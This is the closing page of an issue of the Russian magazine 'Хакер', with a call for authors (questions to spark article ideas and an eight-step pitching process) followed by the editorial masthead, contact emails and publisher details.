Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№05 (266)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021